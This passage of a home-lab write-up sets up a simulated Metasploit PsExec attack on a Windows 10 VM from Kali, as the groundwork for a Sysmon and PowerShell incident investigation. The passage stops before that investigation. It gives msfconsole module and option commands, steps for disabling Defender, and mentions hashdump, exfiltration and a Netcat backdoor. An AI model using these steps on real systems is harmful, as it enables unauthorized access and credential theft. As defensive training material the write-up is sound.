Blue Team Investigation of a Simulated Metasploit Attack
I. Project Summary
This project simulates a Metasploit PsExec attack in a controlled Proxmox lab, followed by an incident response investigation using PowerShell and Sysmon.
I used two virtual machines in my Proxmox lab environment:
-
Windows 10 workstation (victim): I disabled Windows Defender to allow realistic payload execution.
-
A Kali Linux system (attacker): I used Kali to launch the exploitation and post-exploitation actions.
From the Kali machine, I used Metasploit’s PsExec module to gain NT AUTHORITY/SYSTEM access on the Windows 10 machine, then performed several post-exploitation actions:
-
Credential dumping using
hashdump. -
System reconnaissance (
sysinfo,ps,getpid). -
File transfer (uploading
nc.exe) and exfiltration. -
Creating a Netcat backdoor for secondary C2 access.
On the defender side, I investigated the incident using PowerShell and host-based forensics with Sysmon, configured with SwiftOnSecurity’s config. I identified:
-
Malicious service creation.
-
Process execution chains.
-
Two outbound C2 connections to the attacker machine.
I concluded the project by terminating the Meterpreter and Netcat processes and removing the backdoor binary (nc.exe).
Key Skills Demonstrated
-
Incident Response & Live Analysis – Used PowerShell to identify malicious processes, active network connections, and persistence in real time.
-
Host-Based Forensics – Leveraged Sysmon to detect PsExec service creation, command execution, Netcat backdoor, and malicious outbound connections.
-
MITRE ATT&CK Mapping – Mapped attacker techniques to ATT&CK tactics/techniques.
-
Malware Containment & Eradication – Terminated active Meterpreter and Netcat processes using PowerShell.
-
Attack Simulation – Executed PsExec exploitation and post-exploitation (
hashdump, file exfiltration, Netcat listener creation) in a Proxmox lab.
II. Lab Environment
A. Proxmox & VMs
-
Proxmox on a System 76 Pangolin 10 with 64 GB RAM.
-
Windows 10 Enterprise Evaluation VM (IP 192.168.55.2).
-
Kali Linux VM (IP 192.168.55.60).

Both VMs were on the same subnet. I verified connectivity from Windows using Test-NetConnection 192.168.55.60 in PowerShell to confirm that the Windows machine could communicate with the Kali Linux machine.

From the Kali Linux machine, I ran ping -c 5 192.168.55.2 to confirm that the Kali Linux machine could communicate with the Windows machine.
B. Disable Windows 10 Protections
The goal of this project was to practice performing an incident investigation in PowerShell and Sysmon. To enable the Metasploit PsExec exploit and Netcat backdoor, I disabled Microsoft Defender Antivirus, the firewall, and other protections.

I disabled Microsoft Defender via Group Policy by:
-
Opened
gpedit.mscand navigated to Computer Configuration → Administrative Templates → Windows Components → Microsoft Defender Antivirus -
Double-clicked “Turn off Microsoft Defender Antivirus” → set to Enabled → clicked Apply.

While still in gpedit.msc, I navigated to Microsoft Defender Antivirus → Real-time Protection → Turn off real-time protection → set to Enabled.
C. Install Sysmon & SwiftOnSecurity Configuration File
On the Windows 10 machine, I downloaded and installed Sysmon with the SwiftOnSecurity configuration. After installation I confirmed that Sysmon was installed, running, and logging events in Windows Event Viewer.
III. Metasploit Attack
I used Metasploit’s PsExec module for this attack, imitating how an attacker could use compromised admin credentials to gain access to a Windows machine. Metasploit’s PsExec module uses compromised admin credentials for SMB-based access, gaining SYSTEM privileges via a reverse TCP payload.
A. Configure Metasploit to Use the PsExec Module
Below are the steps to configure and launch the PsExec module in Metasploit on a Kali Linux VM:
- Launch the msfconsole from the Kali Linux command line using the
msfconsolecommand:

- The command
info exploit/windows/smb/psexecprovides detail about the PsExec module:


- Direct Metasploit to load the the PsExec module using the command:
use exploit/windows/smb/psexec

- Configure PsExec options to target the Windows 10 machine:
- Set the Windows 10 machine’s IP address using the command
set RHOSTS 192.168.55.2

- Enter the administrator’s credentials using the set
SMBUserand setSMBPasscommands.

- Enter the attacker’s machine’s IP address using the set
LHOSTcommand. This allows the Meterpreter reverse_tcp payload to connect to the attacker’s machine.
-
You can configure the TCP port that Metasploit will connect back on, but I left it as the default 4444. Use the
set LPORTcommand to change the port number. -
Review the configuration options using the
show optionscommand.
B. Launch the Attack
